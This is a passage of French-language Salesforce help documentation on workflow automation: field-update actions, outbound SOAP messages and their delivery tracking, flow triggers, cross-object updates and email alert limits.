| Spécifier une nouvelle valeur de champ | La valeur avec laquelle le champ doit être mis à jour. Les options disponibles dépendent du type de champ que vous mettez à jour. Pour plus d'informations, |

| Champ | Description |
|---|---|
| | reportez-vous à Options de valeur pour les actions de mise à jour de champ à la page 5315. |

CONSULTER ÉGALEMENT :

- Association d'actions à des règles de workflow ou à des processus d'approbation
- Mises à jour de champs inter-objets
- Considérations relatives aux actions de mise à jour de champ

## Option des valeurs des actions de mise à jour de champ

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque vous créez une action de mise à jour de champ, spécifiez la nouvelle valeur du champ.

Les options de mise à jour de champ disponibles dépendent du type de champ que vous mettez à jour.

- Sélectionnez **Une valeur spécifique**, puis saisissez la valeur dans l'espace approprié.
- Sélectionnez **Une valeur vide (nulle)** si vous souhaitez que Salesforce supprime toute valeur existante et laisse le champ vide. Cette option n'est pas disponible pour les champs, cases à cocher et d'autres types de champ requis.
- Pour les propriétaires d'enregistrement, sélectionnez l'utilisateur auquel l'enregistrement doit être attribué. Pour les enregistrements de requête, de piste et d'objet personnalisé, vous pouvez également choisir une file d'attente pour ce champ. Sélectionnez `Notifier le bénéficiaire` pour envoyer un e-mail au nouveau propriétaire de l'enregistrement (option non disponible lorsque le contrôle utilisateur des notifications d'attribution de tâche est activé).
- Pour les cases à cocher, choisissez `Vrai` pour sélectionner la case et `Faux` pour la désélectionner.
- Pour les listes de sélection, sélectionnez une valeur spécifique dans la liste déroulante, ou celle située au-dessus ou au-dessous de la valeur actuelle selon le tri spécifié dans la définition de la liste de sélection. Si vous triez les valeurs par ordre alphabétique, les valeurs qui précèdent ou qui suivent peuvent différer selon la langue de l'utilisateur.
- Sélectionnez **Utiliser une formule pour définir la nouvelle valeur** pour calculer la valeur en fonction d'une expression, de champs de fusion ou d'autres valeurs. Pour plus d'informations sur l'utilisation de formules dans Salesforce, reportez-vous à Formules à la page 4897.

# Actions des messages sortants

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Un message sortant envoie les informations à un point de terminaison désigné, par exemple un service externe. Les messages sortants sont configurés dans la Configuration. Vous devez configurer un point de terminaison externe et créer un écouteur de messages à l'aide de l'API SOAP. Vous pouvez associer des messages sortants à des règles de workflow, des processus d'approbation ou des processus d'autorisation.

Vous pouvez, par exemple, lancer automatiquement le processus de remboursement d'un rapport de dépenses approuvé en déclenchant un message API sortant vers un système RH externe.

Dans Configuration, saisissez *`Messages sortants`* dans la case `Recherche rapide`, puis sélectionnez **Messages sortants**. Utilisez ensuite ces paramètres pour configurer votre message sortant.

| Champ | Description |
|---|---|
| Objet | Choisissez l'objet contenant les informations que vous souhaitez ajouter au message sortant. |
| Name | Saisissez un nom pour ce message sortant. |
| Nom unique | Saisissez un nom unique pour référencer ce composant dans l'API. L'exigence de nom unique existe uniquement dans le type d'objet sélectionné. Vous pouvez avoir des messages sortants de même type sous le même nom, à condition qu'ils soient définis pour des objets différents.<br>Le champ **Nom unique** ne peut contenir que des traits de soulignement et des caractères alphanumériques. Il doit être unique dans le type d'objet sélectionné, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| Description | Saisissez une description qui présente l'objet du message entrant à vos utilisateurs. |
| URL de point de terminaison | Entrez une URL de point limite pour le destinataire du message. Salesforce envoie un message SOAP à ce point limite. |
| Utilisateur à envoyer en tant que | Sélectionnez l'utilisateur Salesforce qui doit intervenir lors de l'envoi du message. L'utilisateur sélectionné contrôle la visibilité des données du message envoyé au point de terminaison |
| Envoyer l'ID de session | Sélectionnez `Envoyer l'ID de session` afin d'inclure l'ID de session Salesforce dans le message sortant. Incluez l'ID de session dans votre message si vous avez l'intention d'effectuer des appels API et que vous ne souhaitez inclure ni nom d'utilisateur ni mot de passe. N'envoyez jamais un nom d'utilisateur et un mot de passe dans un message non crypté, en particulier dans un environnement de production, le risque est important. |
| Priorité | Sélectionnez la priorité du message sortant. |
| Champs de compte à envoyer | Sélectionnez les champs à inclure dans le message sortant et cliquez sur **Ajouter**. |

Si votre URL de point de terminaison utilise un certificat client, reportez-vous à Importation d'un certificat client pour votre URL de point de terminaison à la page 5327.

CONSULTER ÉGALEMENT :

- Suivi du statut de livraison d'un message sortant
- Considérations relatives aux messages sortants
- SOAP API Developer Guide
- Association d'actions à des règles de workflow ou à des processus d'approbation
- Considérations relatives aux messages sortants

## Notifications de messages sortants

Vous pouvez demander que jusqu'à cinq utilisateurs reçoivent une notification répertoriant tous les messages sortants ayant échoué pendant au moins 24 heures. Une notification actualisée est envoyée toutes les 24 heures jusqu'à l'annulation de la demande. Les messages ayant échoué sont supprimés après sept jours de la liste associée des messages sortants ayant échoué. Vous pouvez les supprimer vous-même ou demander une nouvelle tentative avant qu'ils ne soient supprimés.

**Remarque:** Si cette option ne s'affiche pas, votre organisation n'a pas activé les messages sortants. Pour activer les messages sortants, contactez Salesforce.

Création d'une notification de message sortant

Demandez que jusqu'à cinq utilisateurs reçoivent une notification répertoriant tous les messages sortants ayant échoué pendant au moins 24 heures. Une notification actualisée est envoyée toutes les 24 heures jusqu'à l'annulation de la demande.

Affichage d'une demande de notification de message sortant

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Création d'une notification de message sortant

Demandez que jusqu'à cinq utilisateurs reçoivent une notification répertoriant tous les messages sortants ayant échoué pendant au moins 24 heures. Une notification actualisée est envoyée toutes les 24 heures jusqu'à l'annulation de la demande.

1. Dans Configuration, saisissez `Notifications de messages sortants` dans la case `Recherche rapide`, puis sélectionnez **Notifications de messages sortants**.
2. Cliquez sur **Nouveau**.
3. Saisissez un nom d'utilisateur complet ou cliquez sur l'icône pour le sélectionner dans une liste de noms d'utilisateurs.
4. Enregistrez la requête.

**Remarque:** Si cette option ne s'affiche pas, votre organisation n'a pas activé les messages sortants. Pour activer les messages sortants, contactez Salesforce.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer une notification de message sortant :

- Modifier toutes les données

## Affichage d'une demande de notification de message sortant

Dans la page de détail d'une demande de notification de message sortant :

- Cliquer sur **Modifier** pour changer le nom d'utilisateur d'une demande de notification. Cette solution est plus simple que la suppression de la requête et la création d'une nouvelle.
- Cliquez sur **Supprimer** pour supprimer la demande de notification.
- Cliquez sur **Cloner** pour créer une nouvelle demande de notification avec le même nom d'utilisateur.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher ou modifier une demande de notification de message sortant :

- Modifier toutes les données

## Suivi du statut de livraison d'un message sortant

Pour suivre le statut d'un message sortant, dans Configuration, saisissez *Messages sortants* dans la case Recherche rapide, puis sélectionnez **Messages sortants**.

- *Les éléments suivants à livrer* sont en attente de livraison.
- Les *échecs les plus anciens* n'ont pas été supprimés, car ils n'ont pas été livrés et leur ancienneté est inférieure à 24 heures.
- La livraison des *messages sortants échoués* a échoué et aucune autre tentative de livraison ne sera exécutée. Les messages ne sont répertoriés ici que si vous configurez le message lorsque vous le créez en sélectionnant Ajouter les échecs à la liste associée des messages sortants échoués. Si vous ne voyez pas cette liste associée, cela signifie qu'elle n'a pas été activée pour votre entreprise.

À ce niveau, vous pouvez réaliser plusieurs tâches.

- Cliquez sur un ID d'action du processus de workflow ou d'approbation pour consulter l'action de déclenchement.
- Cliquez sur **Réessayer** pour que la date **Tentative suivante** soit paramétrée sur NOW (maintenant). La livraison du message est alors immédiatement retentée. Si vous sélectionnez **Réessayer** dans la liste associée **Messages sortants ayant échoué**, le message sortant est déplacé dans la liste associée **Éléments suivants à livrer** et de nouvelles tentatives sont faites pendant 24 heures supplémentaires.
- Cliquez sur **Suppr** pour supprimer définitivement le message sortant de la file d'attente.

Remarque: Si cette option ne s'affiche pas, votre organisation n'a pas activé les messages sortants. Pour activer les messages sortants, contactez Salesforce.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les actions d'approbation et de jalon ne sont pas disponibles dans **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour effectuer le suivi des messages sortants :

- Modifier toutes les données

## Importation d'un certificat client pour votre URL de point de terminaison

Si l'URL du point de terminaison de votre message sortant utilise un certificat client, importez-le pour activer votre message sortant.

1. Dans Configuration, saisissez *API* dans la case Recherche rapide, puis sélectionnez **API**.
2. Cliquez sur **Générer Certificat client**.
3. Enregistrez le certificat à l'emplacement approprié.
4. Importez le certificat téléchargé dans votre serveur d'application, puis configurez le serveur pour demander le certificat client.

# Définition d'un déclencheur de flux pour un workflow (Pilote)

Créez un déclencheur de flux afin de pouvoir lancer un flux à partir de règles de workflow. Les déclencheurs de flux permettent d'automatiser les processus métiers complexes, tels que la création de flux pour exécuter une logique et le déclenchement d'un flux en fonction d'un événement via des règles de workflow, sans aucune écriture de code. Par exemple, votre flux référence et attribue l'autorisation appropriée à une requête. Créez un déclencheur de flux qui lance le flux dès la création d'une requête. Ainsi, toutes les nouvelles requêtes sont automatiquement définies avec une autorisation par défaut.

Remarque: Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

Pour utiliser les déclencheurs de flux, dans Configuration, saisissez *Déclencheurs de flux* dans la case Recherche rapide, puis sélectionnez **Déclencheurs de flux**. Avant de commencer :

- Créez et activez le flux lancé automatiquement que cette action de workflow doit déclencher.
- Créez la règle de workflow que vous envisagez d'ajouter à cette action de workflow.
- Examinez le comportement spécial et les limitations des déclencheurs de flux. Reportez-vous à Considérations relatives aux déclencheurs de flux (Pilote) à la page 5329.

Pour créer un déclencheur de flux, procédez comme suit.

1. Dans Configuration, saisissez *Déclencheurs de flux* dans la case Recherche rapide, puis sélectionnez **Déclencheurs de flux**.
2. Cliquez sur **Nouveau déclencheur de flux**.
3. Sélectionnez le même objet que celui de la règle de workflow, puis cliquez sur **Suivant**.
4. Configurez le déclencheur de flux.

| Champ | Description |
|---|---|
| Nom | Nom du déclencheur de flux. |
| Nom unique | Saisissez un nom unique pour référencer ce composant dans l'API. Le champ **Nom unique** ne peut contenir que des traits de soulignement et des caractères alphanumériques. Il doit être unique dans le type d'objet sélectionné, commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne pas contenir deux traits de soulignement consécutifs. |
| Composant protégé | Réservé pour un usage ultérieur. |
| Flux | Nom unique du flux lancé automatiquement que cette action de workflow déclenche. |
| Définir des variables de flux | Détermine si les valeurs sont transmises dans les variables du flux et les variables sObject. |

5. Si vous sélectionnez Définir des variables de flux, renseignez leur nom et leurs valeurs.
   Cliquez sur **Définir une autre valeur** pour définir jusqu'à 25 variables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les règles de workflow et des actions :
- Afficher la configuration

Pour créer ou modifier des règles et des actions de workflow :
- Personnaliser l'application

| Champ | Description |
|---|---|
| `Nom` | Sélectionnez le nom de la variable de flux ou de la variable sObject.<br>Seules les variables dont le `Type d'entrée/sortie` autorise l'accès en entrée peuvent être sélectionnées. |
| `Valeur` | Pour une variable de flux, vous pouvez :<br>• Saisissez une valeur littérale.<br>• Cliquer sur , sélectionner un champ, puis cliquer sur **Insérer**.<br>Pour une variable sObject , vous pouvez :<br>• Cliquer sur , sélectionner un enregistrement sObject, puis cliquer sur **Insérer**.<br>Pour aider à différencier les enregistrements et les champs sObject, toutes les options d'enregistrement sObject sont marquées d'un astérisque (*) et affichées en haut de chaque liste.<br>• Saisissez *{!this}* pour utiliser les valeurs actuelles de l'enregistrement qui a été créé ou modifié afin de déclencher la règle de workflow.<br>• Saisissez *{!old}* pour utiliser les anciennes valeurs les plus récentes de l'enregistrement qui a été modifié pour déclencher la règle de workflow.<br>En d'autres termes, `{!old}` identifie le même enregistrement que `{!this}`, mais utilise les valeurs de l'enregistrement telles qu'elles se présentaient immédiatement avant sa modification pour le déclenchement de la règle de workflow.<br>**Remarque:**<br>• Si s'agissait d'un nouvel enregistrement, `{!old}` est `null`.<br>• Contrairement à `{!this}`, `{!old}` ne peut pas être sélectionnée en cliquant sur . Vous devez saisir manuellement *{!old}* dans la colonne Valeur. |

6. Pour placer le déclencheur de flux en mode test, sélectionnez `Les administrateurs exécutent la dernière version du flux`.

   Lorsqu'il est sélectionné et qu'un administrateur déclenche la règle de workflow, le déclencheur de flux lance la toute dernière version du flux. Pour tous les autres utilisateurs, le déclencheur de flux lance toujours la version active du flux.

   Les mêmes valeurs sont transmises dans les variables du flux et les variables sObject, que le déclencheur de flux lance la version active ou la dernière version du flux.

7. Cliquez sur **Enregistrer**.

Pensez à associer le déclencheur du flux à une règle de workflow.

CONSULTER ÉGALEMENT :

Considérations relatives aux déclencheurs de flux (Pilote)

# Considérations relatives aux actions automatisées

Avant d'utiliser des actions automatisées, prenez connaissance des imitations associées et des comportements spécifiques.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Considérations relatives aux actions de mise à jour de champ

Découvrez comment tirer parti des actions de mise à jour de champ dans un workflow.

### Considérations relatives aux messages sortants

Avant de mettre en œuvre des actions de messages sortants dans vos workflows, prenez connaissance des considérations ci-dessous.

### Limitation quotidienne pour les alertes par e-mail

Le limitation quotidienne en e-mails envoyés via des alertes par e-mail est de 1 000 e-mails par licence Salesforce standard et par organisation, à l'exception des organisations Developer Edition et d'évaluation, pour lesquelles le nombre d'e-mails de workflow est limité à 15. La limite totale pour l'organisation est de 2 000 000. Cette limitation s'applique aux e-mails envoyés via des alertes par e-mail dans des règles de workflow, des processus d'approbation, des flux ou l'API REST.

### Considérations relatives aux déclencheurs de flux (Pilote)

Les actions de workflow de déclencheur de flux ont des comportements et des limitations particuliers.

## Considérations relatives aux actions de mise à jour de champ

Découvrez comment tirer parti des actions de mise à jour de champ dans un workflow.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lors de la création de mises à jour de champ pour des règles de workflow ou des processus d'approbation, tenez compte des points suivants :

### Traitement des mises à jour de champs

- Les mises à jour de champs surviennent avant les alertes par e-mail, les tâches et les messages sortants.
- Les mises à jour de champs surviennent après les règles d'attribution des requêtes, d'attribution de pistes et de réponse automatique.
- Le fonctionnement des mises à jour de champ est indépendant de la sécurité au niveau des champs. Une règle de workflow peut donc mettre à jour les champs même s'ils sont masqués sur la présentation de page de l'utilisateur.
- Le résultat de la mise à jour d'un champ est imprévisible lorsqu'une seule règle de workflow comprend plusieurs mises à jour appliquant différentes valeurs au même champ.
- Les mises à jour de champs peuvent affecter les informations d'une liste associée. Par exemple, si un champ tel que `Montant` ou `Date de fermeture` d'une opportunité est défini pour être mis à jour, il affecte la liste associée Historique des étapes sur les opportunités.
- Si un utilisateur reçoit une erreur de mise à jour des champs lors d'un enregistrement, vous pouvez utiliser le journal de débogage pour voir quelle mise à jour de champ a échoué. Le journal de débogage s'interrompt lorsqu'une défaillance se produit.
- Pour les champs de rappel sur des tâches et des événements :
  - Les mises à jour de champ peuvent définir le rappel pour une tâche ou un événement, mais ils ne peuvent pas utiliser la date d'échéance d'une tâche ou l'heure programmée d'un événement.

  - Les formules des valeurs de date/heure sont calculées en jours. Divisez la valeur par 1 440 (nombre de minutes dans une journée) pour exprimer la valeur en minutes. Par exemple, la formule `Now()-7` signifie « il y a sept *jours* », alors que `Now()-7/1440` signifie « il y a sept *minutes* ».

- Si votre entreprise utilise plusieurs devises, les champs de devise sont mis à jour à l'aide de la devise de l'enregistrement. Si vous choisissez de mettre à jour un champ en fonction d'une formule, les valeurs de votre formule sont interprétées dans la devise de l'enregistrement.
- Les mises à jour de champs sont suivies dans la liste associée Historique si vous avez défini le suivi historique des champs en question.
- Les mises à jour d'enregistrements basées sur des règles de workflow ne déclenchent aucune règle de validation. Par conséquent, les règles de workflow peuvent changer des champs valides en champs non valides.
- Si vous avez des comptes personnels activés, vous pouvez utiliser le champ `Est un compte personnel` dans les critères d'évaluation de règles de workflow. Cependant, comme le champ `Est un compte personnel` est en lecture seule, toutes les mises à jour de champ définies pour le modifier échouent.

Conseil: Salesforce traite les règles dans l'ordre suivant :

1. Règles de validation
2. Règles d'attribution
3. Règles de réponse automatique
4. Règles de workflow (avec des actions immédiates)
5. Règles d'escalade

## Notes sur les mises à jour de champs inter-objets

- Pour tous les objets personnalisés et certains objets standard, vous pouvez créer des actions de workflow et d'approbation qui déclenchent la mise à jour d'un champ dans l'enregistrement principal associé lorsqu'un enregistrement de détail est modifié. Les mises à jour de champs inter-objets fonctionnent pour des relations principal-détails personnalisées-à-personnalisées, des relations principal-détails personnalisées-à-standard et quelques relations principal-détails standard-à-standard. Pour plus d'informations, reportez-vous à Mises à jour de champs inter-objets page 11.
- Les processus d'approbation ne peuvent pas utiliser les actions de mise à jour de champ inter-objets.
- Un processus d'approbation peut spécifier une action de mise à jour de champ qui réévalue les règles de workflow pour l'objet mis à jour. Toutefois, si les règles de workflow réévaluées comprennent une mise à jour de champ d'objet croisé, ces mises à jour de champ d'objet croisé sont ignorées.
- Pour créer des règles de workflow dans lesquelles des commentaires de requête ou des e-mails mettent automatiquement à jour les champs dans des requêtes associées, sélectionnez **Commentaire de requête** ou **Message e-mail** dans la liste déroulante Objet, lors de la création d'une règle de workflow, puis sélectionnez **Requête** dans la liste Champ à mettre à jour. E-mail vers requête ou E-mail vers requête à la demande doit être activé pour permettre à votre organisation d'utiliser Message e-mail dans une règle de workflow.

  Lorsque les requêtes sont mises à jour par une règle de workflow déclenchée par un e-mail, cette requête mise à jour peut déclencher :

  - Règles de workflow
  - Règles de validation
  - Des mises à jour des champs de récapitulatif de cumul
  - Règles d'escalade
  - Déclencheurs Apex
  - Processus d'autorisation

La requête mise à jour ne peut pas déclencher :

- Règles d'attribution
- Règles de réponse automatique

## Actions de mise à jour de champs et champs personnalisés

- Avant de modifier le type d'un champ personnalisé, assurez-vous qu'il n'est pas la cible d'une mise à jour de champ de workflow ou référencé dans une formule de mise à jour de champ qui serait invalidée par le nouveau type.
- Vous ne pouvez pas supprimer un champ personnalisé référencé par une mise à jour de champ.
- Vous pouvez utiliser des mises à jour de champ dans des champs personnalisés cryptés, mais si vous essayez d'utiliser une formule pour définir une nouvelle valeur, le champ crypté n'est pas disponible dans l'éditeur de formules.

## Actions de mise à jour de champs dans les opportunités et les contacts

- Vous pouvez définir des mises à jour pour le champ `Étape` des opportunités, mais n'oubliez pas la façon dont ce champ affecte les champs `Type` et `Catégorie prévisionnelle`.
- Vous pouvez définir les mises à jour de champs à l'aide du champ `Montant` des opportunités, mais elles ne s'appliqueront qu'aux opportunités ne possédant pas de produit. L'ajout de produits à une opportunité transforme le champ `Montant` en champ en lecture seule calculé automatiquement et non affecté par cette mise à jour.
- Vous pouvez définir des mises à jour pour le champ `Status` des contrats. Toutefois, la valeur de ce champ peut affecter la valeur du champ `Catégorie du statut` également.
- Évitez de créer pour les contrats ou les commandes une mise à jour de champ qui attribue au champ `Statut` une valeur autre que Approuvée.

## Limitations des actions mise à jour de champs

- Les résultats de la mise à jour des champs ne peuvent pas déclencher des règles supplémentaires telles que des règles de validation, d'attribution, de réponse automatique ou d'escalade.
- Les résultats d'une mise à jour de champ peuvent déclencher des règles de workflow supplémentaires si vous avez marqué la mise à jour du champ dans ce sens. Pour plus d'informations, reportez-vous à Mises à jour de champ qui réévaluent des règles de workflow à la page 5327.
- Les mises à jour de champs exécutées en tant qu'actions d'approbation ne déclenchent pas de règles de workflow ni de processus d'autorisation.
- Les champs suivants ne sont pas disponibles pour les actions de mise à jour de champs :
  - Champs en lecture seule tels que les champs de formule ou à numérotation automatique
  - Le champ de liste de sélection `Langue` dans les solutions multilingues
  - Certains champs d'activité, tels que `Associé à` et `Privé`
- Les règles de workflow de messages d'e-mail ne peuvent être associées qu'à des mises à jour de champ.
- Si une mise à jour de champ fait référence à un utilisateur spécifique, vous ne pouvez pas désactiver cet utilisateur. Par exemple, si votre mise à jour de champ est conçue pour remplacer le propriétaire d'un enregistrement par Béatrice Dupont, modifiez la mise à jour de champ avant de désactiver Béatrice Dupont.
- Vous pouvez mettre à jour les champs de zone de texte longue, mais l'option d'insertion `Une valeur spécifique` limite l'entrée au nombre maximal de caractères autorisés dans le champ de destination.
- Un champ ne peut pas être universellement requis s'il est utilisé par une mise à jour de champ qui définit ce champ sur une valeur vide.

- Les règles de workflow qui mettent à jour les propriétaires ne transfèrent *pas* également les éléments associés. Pour procéder au transfert, cliquez sur **Modifier** en regard du nom du propriétaire dans un enregistrement, puis effectuez vos sélections de transfert.

Mises à jour de champs inter-objets

Pour tous les objets personnalisés et certains objets standard, vous pouvez créer des actions dans lesquelles une modification d'un enregistrement de détail met à jour un champ dans l'enregistrement principal associé. Les mises à jour de champs inter-objets fonctionnent pour des relations principal-détails personnalisées-à-personnalisées, des relations principal-détails personnalisées-à-standard et quelques relations principal-détails standard-à-standard.

Mises à jour de champ qui réévaluent des règles de workflow

Lorsque l'option `Réévaluer les règles de workflow après la modification du champ` est activée pour une action de mise à jour de champ, si la mise à jour du champ entraîne la modification de sa valeur, Salesforce réévalue toutes les règles de workflow sur l'objet.

CONSULTER ÉGALEMENT :

Mises à jour de champs inter-objets

## Mises à jour de champs inter-objets

Pour tous les objets personnalisés et certains objets standard, vous pouvez créer des actions dans lesquelles une modification d'un enregistrement de détail met à jour un champ dans l'enregistrement principal associé. Les mises à jour de champs inter-objets fonctionnent pour des relations principal-détails personnalisées-à-personnalisées, des relations principal-détails personnalisées-à-standard et quelques relations principal-détails standard-à-standard.

Par exemple, dans une application de recrutement personnalisée, créez une règle de workflow qui définit le statut d'un application (l'objet principal) à « Fermé » lorsqu'un candidat (l'objet détail) accepte le poste. Vous pouvez également, pour des objets standard, créer une règle qui modifie le statut « Attente de la réponse du client » d'une requête en « En cours » lorsqu'un client ajoute un commentaire de requête.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Objet personnalisé à objet personnalisé

Les mises à jour de champs inter-objets sont prises en charge pour tous les objets personnalisés qui sont des enfants d'objets personnalisés dans une relation principal-détails.

### Objet personnalisé à objet standard

Les mises à jour de champs inter-objets sont prises en charge pour les objets personnalisés qui sont des enfants de certains objets standard dans une relation principal-détails. Les objets standard qui prennent en charge les mises à jour de champs inter-objets d'objets personnalisés sont les suivants :

- Compte
- Ressource
- Campagne
- Requête
- Contact
- Contrat
- Élément de ligne de contrat

- Autorisation
- Opportunité
- Commande
- Question
- Devis
- Contrat de service
- Solution

### Objet standard à objet standard

Les mises à jour de champs inter-objets sont prises en charge pour les objets standard qui sont des enfants d'objets standard dans une relation principal-détails. Cependant, seules les relations standard-à-standard ci-dessous sont prises en charge.

- Commentaires de requête mettant à jour Requête
- E-mail mettant à jour Requête

  **Conseil:** Pour créer des règles de workflow selon lesquelles des commentaires de requête ou des e-mails mettent automatiquement à jour des champs dans des requêtes associées, sélectionnez **Commentaire de requête** ou **Message e-mail** dans la liste déroulante Objet lors de la création d'une règle de workflow, puis sélectionnez **Requête** dans la liste Champ à mettre à jour. E-mail vers requête ou E-mail vers requête à la demande doit être activé pour permettre à votre organisation d'utiliser Message e-mail dans une règle de workflow.

- Produit de l'opportunité mettant à jour Opportunité

  **Remarque:** Les mises à jour de champs inter-objets pour des champs `Montant` et `Quantité` d'une opportunité parente fonctionnent uniquement si l'opportunité n'est associée à aucun produit de l'opportunité.

- Opportunité mettant à jour Compte : relation prise en charge pour des comptes professionnels et des comptes personnels.

**Remarque:** Si vous avez des règles de workflow dans des pistes converties et que vous souhaitez utiliser des mises à jour de champ inter-objets dans les comptes et les opportunités qui en résultent, vous devez activer le paramètre de piste `Activer la validation et les déclencheurs à partir de la conversion de piste`.

Les actions de mise à jour de champs inter-objets standard à standard :

- ne peuvent pas être utilisées dans ni attribuées à des processus d'autorisation,
- mettre à jour un enregistrement parent, même si l'utilisateur n'a pas accès en modification à l'enregistrement.

**Remarque:** Si vous avez un code Apex qui met à jour des champs parents dans la même relation qu'une action de mise à jour de champs inter-objets, vous pouvez remplacer votre code par des mises à jour de champs inter-objets. Sinon, les deux s'exécuteront et, comme les règles de workflow s'exécutent après les déclencheurs Apex, la mise à jour des champs du workflow remplacera toute modification effectuée par votre code Apex.

CONSULTER ÉGALEMENT :

Considérations relatives aux actions de mise à jour de champ

Présentation des relations d'objets

## Mises à jour de champ qui réévaluent des règles de workflow

Lorsque l'option `Réévaluer les règles de workflow après la modification du champ` est activée pour une action de mise à jour de champ, si la mise à jour du champ entraîne la modification de sa valeur, Salesforce réévalue toutes les règles de workflow sur l'objet.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Si la mise à jour du champ modifie sa valeur, toutes les règles de workflow de l'objet associé sont réévaluées. Toutes les règles de workflow dont les critères sont remplis, suite à la mise à jour du champ, sont déclenchées.
- Si l'une des règles de workflow déclenchées entraîne une autre mise à jour de champ pour lequel une réévaluation de règle de workflow est également activée, un effet domino se produit et davantage de règles de workflow peuvent être réévaluées suite au déclenchement de la mise à jour du champ. Cette cascade de déclenchements et de réévaluations de règles de workflow peut se produire cinq fois suite à la mise à jour de champ initiale.
- Assurez-vous que vos règles de workflow ne sont pas configurées pour créer des boucles récursives. Par exemple, si une mise à jour de champ pour la Règle1 déclenche la Règle2, et qu'une mise à jour de champ pour la Règle2 déclenche la Règle1, les déclencheurs récursifs peuvent entraîner le dépassement des limites de votre organisation en déclencheurs temporels de workflow par heure.
- Dans une mise à jour par lot, le workflow est déclenché uniquement sur les entités dans lesquelles une modification est effectuée.
- Seules les règles de workflow dans le même objet que celui de la mise à jour de champ initiale sont réévaluées et déclenchées.
- Seules les règles de workflow pas encore activées sont déclenchées.
- Les règles de workflow inter-objets ne sont pas candidates à la réévaluation.
- Les mises à jour de champ inter-objets qui entraînent la modification d'une valeur de champ ne déclenchent pas une réévaluation de la règle de workflow dans l'objet associé.
- Un processus d'approbation peut spécifier une action de mise à jour de champ qui réévalue les règles de workflow pour l'objet mis à jour. Toutefois, si les règles de workflow réévaluées comprennent une mise à jour de champ d'objet croisé, ces mises à jour de champ d'objet croisé sont ignorées.
- Les actions temporelles ne sont pas exécutées pour une règle de workflow réévaluée dans les situations suivantes :
  - Suite aux actions immédiates de la règle de workflow réévaluée, l'enregistrement ne remplit plus les critères de la règle de workflow.
  - Suite à l'exécution d'un déclencheur Apex `after` d'un workflow ou d'une action d'approbation, l'enregistrement ne remplit plus les critères de la règle de workflow.

CONSULTER ÉGALEMENT :

Considérations relatives aux actions de mise à jour de champ

## Considérations relatives aux messages sortants

Avant de mettre en œuvre des actions de messages sortants dans vos workflows, prenez connaissance des considérations ci-dessous.

Lors de la création de messages sortants pour des règles de workflow ou des processus d'approbation, tenez compte des points suivants :

- Un seul message SOAP peut inclure jusqu'à 100 notifications. Chaque notification contient un ID qui identifie de façon unique un enregistrement et une référence aux données de l'enregistrement. Par conséquent, si les informations de l'enregistrement changent après l'envoi de la notification, mais avant qu'elle soit livrée, seules les informations mises à jour sont livrées.
- Les messages sont mis en file d'attente jusqu'à leur envoi afin de préserver leur fiabilité.
- Si l'adresse n'est pas disponible, les messages restent dans la file d'attente jusqu'à leur envoi ou pendant 24 heures. Après 24 heures, les messages sont supprimés de la file d'attente.
- Si un message ne peut pas être livré, l'intervalle entre les tentatives augmente de façon exponentielle jusqu'à un maximum de deux heures entre chaque tentative.
- Les tentatives d'envoi répétées des messages ne dépendent pas de leur ordre dans la file d'attente. Les messages peuvent ainsi être livrés dans le désordre.
- Vous ne pouvez pas créer un journal d'audit avec les messages sortants. Chaque message doit être livré au moins une fois, mais il peut être livré plusieurs fois. De même, il est possible qu'il ne soit pas livré du tout si la livraison ne peut pas s'effectuer dans les 24 heures. Enfin, comme indiqué ci-dessus, l'objet source peut changer après l'envoi d'une notification mais avant sa livraison, si bien que le point limite recevra uniquement les dernières données et non les changements intermédiaires.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Limitation quotidienne pour les alertes par e-mail

Le limitation quotidienne en e-mails envoyés via des alertes par e-mail est de 1 000 e-mails par licence Salesforce standard et par organisation, à l'exception des organisations Developer Edition et d'évaluation, pour lesquelles le nombre d'e-mails de workflow est limité à 15. La limite totale pour l'organisation est de 2 000 000. Cette limitation s'applique aux e-mails envoyés via des alertes par e-mail dans des règles de workflow, des processus d'approbation, des flux ou l'API REST.

